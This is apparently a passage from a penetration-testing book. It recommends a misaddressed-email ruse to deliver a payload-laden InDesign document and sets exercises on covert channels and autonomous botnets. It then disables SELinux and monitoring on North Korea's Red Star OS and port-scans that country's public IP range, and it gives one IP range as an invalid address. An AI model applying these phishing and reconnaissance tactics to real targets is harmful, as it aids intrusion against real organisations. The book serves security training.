


Figure 8.11: Pre-flight packaging in InDesign.

The rest is social engineering. The question is who to attack, the printers or the publishers? We could pretend to be a client of the printer and send them a payload bearing InDesign document, but that will likely unravel fast.

A good strategy is the old misaddressed email ruse, as it will get the document opened but quickly dismissed when the target realizes it was not intended for them. A quick follow-up email a few minutes later, saying "Sorry—not for you!" will aid in this mental dismissal process.

Of course, given that our intention is to modify documents after the editorial

process but before printing, we could go a lot further than this simple SDK example. Instead of deploying C2, we could use the SDK to find and modify documents. It contains all the functionality to automate any kind of InDesign functionality. The effectiveness of such an attack will depend on the lead time an attacker has.

Summary

The lesson from the start of this book has been that the nature of threat changes but stays the same. As technologies are phased out, new ones emerge to take their place and there is no reason to think that they will be any more secure than their predecessors. The difference between a successful attack and a failed mission is how well you understand the target, its processes, and the technologies on which it is reliant. Once you're able to follow their workflow, you will be able to discover and exploit vulnerabilities within it.

In the example of the InDesign document, it should go without saying that trusting a plugin from a third party that could do anything is a serious security vulnerability. However, most people who use InDesign will never consider this possibility, as it's just like any other InDesign plugin they encounter on a daily basis. The way they are packaged and deployed is a necessary fact of life for anyone involved in either editing and signing off on content or receiving it for printing and publication. This analogy can be extended to any business.

Exercises

1. Explore the various means of deploying rich content in a web browser and how these tools and technologies can be subverted to deliver attacks (both technological and social engineering based). There are many to choose from. To start with, download the free demo of Mulitmedia Fusion. Note how quickly complex content can be created using this software as well as the diverse environments it can deploy to.
2. Explore network protocols that are essential to the internal functioning of a network such as ARP, ICMP, RIP, and OSPF. How could these be used to carry data covertly? Start with ARP, which allows broadcast communication. This is handy, as we've seen in this chapter, but also could be used to carry data between two IP addresses on a network without the use of a broadcast.
3. Study the concept of *leader election* and how it can be leveraged in creating autonomous C2 environments. This can go well beyond the control of simple C2 agents in one target network and can be used in the creation of

Internet-wide autonomous botnets.

4. *Bonus exercise (just for fun)*. We talked a lot about social engineering in this chapter and one of the elements of being successful there is sounding authentic over the telephone. Assuming you're a native English speaker, learn to speak in an accent unfamiliar to you. If you speak one of the many forms of British English, Californian English is the easiest to master, so pick something like Brooklyn or Cajun—these will be more challenging. On the other hand, if you're an American, then British Received Pronunciation is hard to master, as is British West Country. Actors often need to learn another accent professionally and there are consequently plenty of courses available for such purposes.

Chapter 9
Northern Exposure

Throughout this book we have examined the various aspects involved in modeling APT scenarios by discussing attacks against live targets in various sectors. In this last chapter, we're going to do something a little different. Rather than outline an attack on a legitimate target, we're going to look at a hypothetical intelligence gathering on a nation state. I've chosen North Korea as the target for several reasons but mostly that the massive secrecy that surrounds that hermit state, the various IT tech, and the considerable (indeed unprecedented) censorship that its citizens deal with on a daily basis make it an intriguing example and allows me to demonstrate how much information can be inferred from what is publicly available.

That, however, is not the only reason. Unlike any other nation state, North Korea can more easily be described in terms similar to a closed corporation both in a geopolitical and technological sense rather than just another country (at least from a macroscopic perspective)—granted it's not a company I would want to work for but secrecy is anathema to a good security consultant and it is therefore impossible not to be intrigued by its inner workings.

Against this backdrop, I can introduce some other approaches to advanced penetration testing that you should be familiar with, whether they are revived old school techniques—tried and tested—or newer, more emerging ideas. Therefore, examining North Korea as a closed nation state but within the analogous context of a corporate penetration test allows us to treat the analysis as a total process.

We'll look at the technologies that North Korea deploys such as:

- North Korea's custom Linux-based desktop and server operating systems
- Its Internet presence (and the allocation of its IP addresses)
- Its telephone network
- Its mobile telephone network and approved devices
- The walled-garden North Korean Intranet

Overview

While the Democratic People's Republic of Korea (DPRK) uses various imported tech (Kim Jong-Un is a big fan of Apple), the general populace is not so lucky. Very few members of society enjoy unrestricted Internet access

(though that is changing with the import of black market mobile phones from China). Most people who have access to computer technology are forced to use approved operating systems and devices and are restricted to a freely accessible Intranet called *Kwangmyong* (광명), meaning “light” or “bright” in English. This is a walled garden and completely separate from the public Internet as we know it. Needless to say, you won't find anything critical about Kim or his regime here. This Intranet is accessible in various places—universities and cultural institutions—and is allegedly available via a dialup connection with North Korea as well. DPRK has its own allocation of a `/22` (1,024 hosts) range of public IP addresses, although these are barely populated. Despite this, the IPs are allocated *very* conservatively; for example the Pyongyang University of Science and Technology has only one allocated address.

Operating Systems

DPRK sells an “official” North Korean operating system called Red Star (at version 3.0 at time of writing). Red Star comes in two flavors—desktop and server—and are both based on Fedora Linux with Korea localizations. They are both designed to be highly restrictive from the ground up (albeit in slightly different ways, but we'll get to that). I will make both versions available via torrents from my website should you want to play with them.

Red Star Desktop 3.0

First of all, let's examine Red Star Desktop, including its eccentricities and how to exploit it. Figure 9.1 shows what the OS looks like when booted; it's running here in VMWare.

Figure 9.1: Red Star Desktop.

Readers may be forgiven for noting its resemblance to Apple's OS X, which to be fair, has actually been quite nicely achieved. I, for one, find my Korean to be a little rusty, so our first order of business will be to get the thing in English so as to not be constantly referring to Google Translate. To do so, we first need to get a shell, as shown in Figures 9.2 and 9.3.




Figure 9.2: Getting a shell.




Figure 9.3: A shell.

Type the following, shown in Figure 9.4.

```
[root@localhost Wil]# sed -i 's/ko_KP/en_US/g' /etc/sysconfig/i18n
[root@localhost Wil]# sed -i 's/ko_KP/en_US/g' /usr/share/config/kdeglobals
[root@localhost Wil]#
```

Figure 9.4: Quicker and easier to work in English.

Then a quick reboot and you'll see something like Figure 9.5.

Figure 9.5: Red Star Linux in English.

Much more like it!

The assumption that the developers made with regard to the security and integrity of the OS is that it is not possible for users to achieve root permissions and therefore would be unable to deal with the Discretionary Access Control (DAC) provided by SE Linux, as various unpleasant other services running with an eye to monitoring the users and their activity. This assumption is false, as I will demonstrate (note that this security model is completely different than Red Star Server 3.0, where root permissions are granted by default and SE Linux is hardened to prevent it from being disabled. First things first, though).

To grant yourself root credentials, run the program rootsetting, as shown in Figure 9.6.




Figure 9.6: Run rootsetting.

This will prompt you for a `su` password. Confirm it, as shown in Figure 9.7.

Figure 9.7: Enter the credentials you created for your user.

At this point, you can elevate your `privs` to root using `su`, as shown in Figure 9.8.

Figure 9.8: Now we have root access.

First, we need to disable SE Linux to disable the DAC, as shown in Figure 9.9.

```
[root@localhost Wil]# setenforce 0
[root@localhost Wil]# killall -9 securityd
```

Figure 9.9: Disable Discretionary Access Control.

There are other services running that will reboot the system if you attempt to modify certain systems. They are also designed to watermark files so that the North Korean government can track their origin. You'll want to kill those too (see Figure 9.10).

```
[root@localhost Wil]# killall scnprc
[root@localhost Wil]# killall opprc
```

Figure 9.10: Disable monitoring processes.

At this point we can look around a little. Launch the default browser, which is called 내나라 or *naenara* ("my country" in English). This is just a rebadged version of Firefox, but what is interesting here is that its homepage is 10.76.1.11, which is obviously a non-routable IP address. The reason for this is that Red Star is intended to be run within the walled garden and this is the IP address for the Intranet's home page, which sadly we can't see from here. The default search engine for the browser is Google Korea.

Now, we can add a local repository and install all the optional packages (should we want to do so).

Red Star Server 3.0

While sharing the same codebase, the server variant of the operating system has a completely different security model. You are granted root privileges out of the box; however, the root user cannot disable SE Linux in the same way that it can in the Desktop version. See Figure 9.11.




Figure 9.11: Red Star Linux Install Screen.

You then get to choose a desktop manager, as shown in Figure 9.12.




Figure 9.12 Choose Desktop Manager.

The desktop server is a little more minimal than the desktop. Figure 9.13 shows it rendered in English.

Figure 9.13: Once again, better to work in English.

There are several ways to disable SE Linux, but you won't be able to modify bootloader options or the SE Linux config files. The best approach is to mount the VMDK files as an OS volume and modify them from there or, if you've installed on bare metal, boot with another OS and do the same thing. To disable SE Linux permanently, you need to do the following to the `/etc/selinux/config` file:

```
# This file controls the state of SELinux on the system.
# SELINUX= can take one of these three values:
# enforcing - SELinux security policy is enforced.
# permissive - SELinux prints warnings instead of enforcing.
# disabled - No SELinux policy is loaded.
SELINUX=permissive
# SELINUXTYPE= can take one of these two values:
# targeted - Only targeted network daemons are protected.
# strict - Full SELinux protection.
SELINUXTYPE=targeted
```

At this point, you can install whatever you want, as with the desktop version.

While playing with the Red Star OS is an educational insight into the sort of totalitarianism that the people there live with every day, it doesn't give us a great deal of insight into the layout of the networking technology. I'd considered travelling to North Korea as a tourist and figuring out a way to access their Intranet so I could map it properly, but thirty years breaking rocks is not my idea of a good time. So if anyone reading this would like to volunteer for that particular mission, you can contact me through the publisher.

The next step is to look at their publicly facing Internet addresses.

North Korean Public IP Space

DPRK IP space is administered by the Star Joint Venture Co LTD in Ryugyong-dong Potong-gang District and is upstreamed to the CNCGroup backbone in China.

North Korea has been allocated a `/22` IP space, that is to say:

175.45.176.0/22 or 175.45.176.0-175.45.179.256

It has the potential for approximately 1,000 IP addresses. Needless to say, there are nowhere near that many in use. Using `Masscan`, we can knock up a quick-and-dirty port scan in about an hour that will give us a snapshot in time of what's up and running:

```
Host: 175.45.178.154 ()   Ports: 5800/open/tcp///
Host: 175.45.178.154 ()   Ports: 6002/open/tcp///
Host: 175.45.178.154 ()   Ports: 5801/open/tcp///
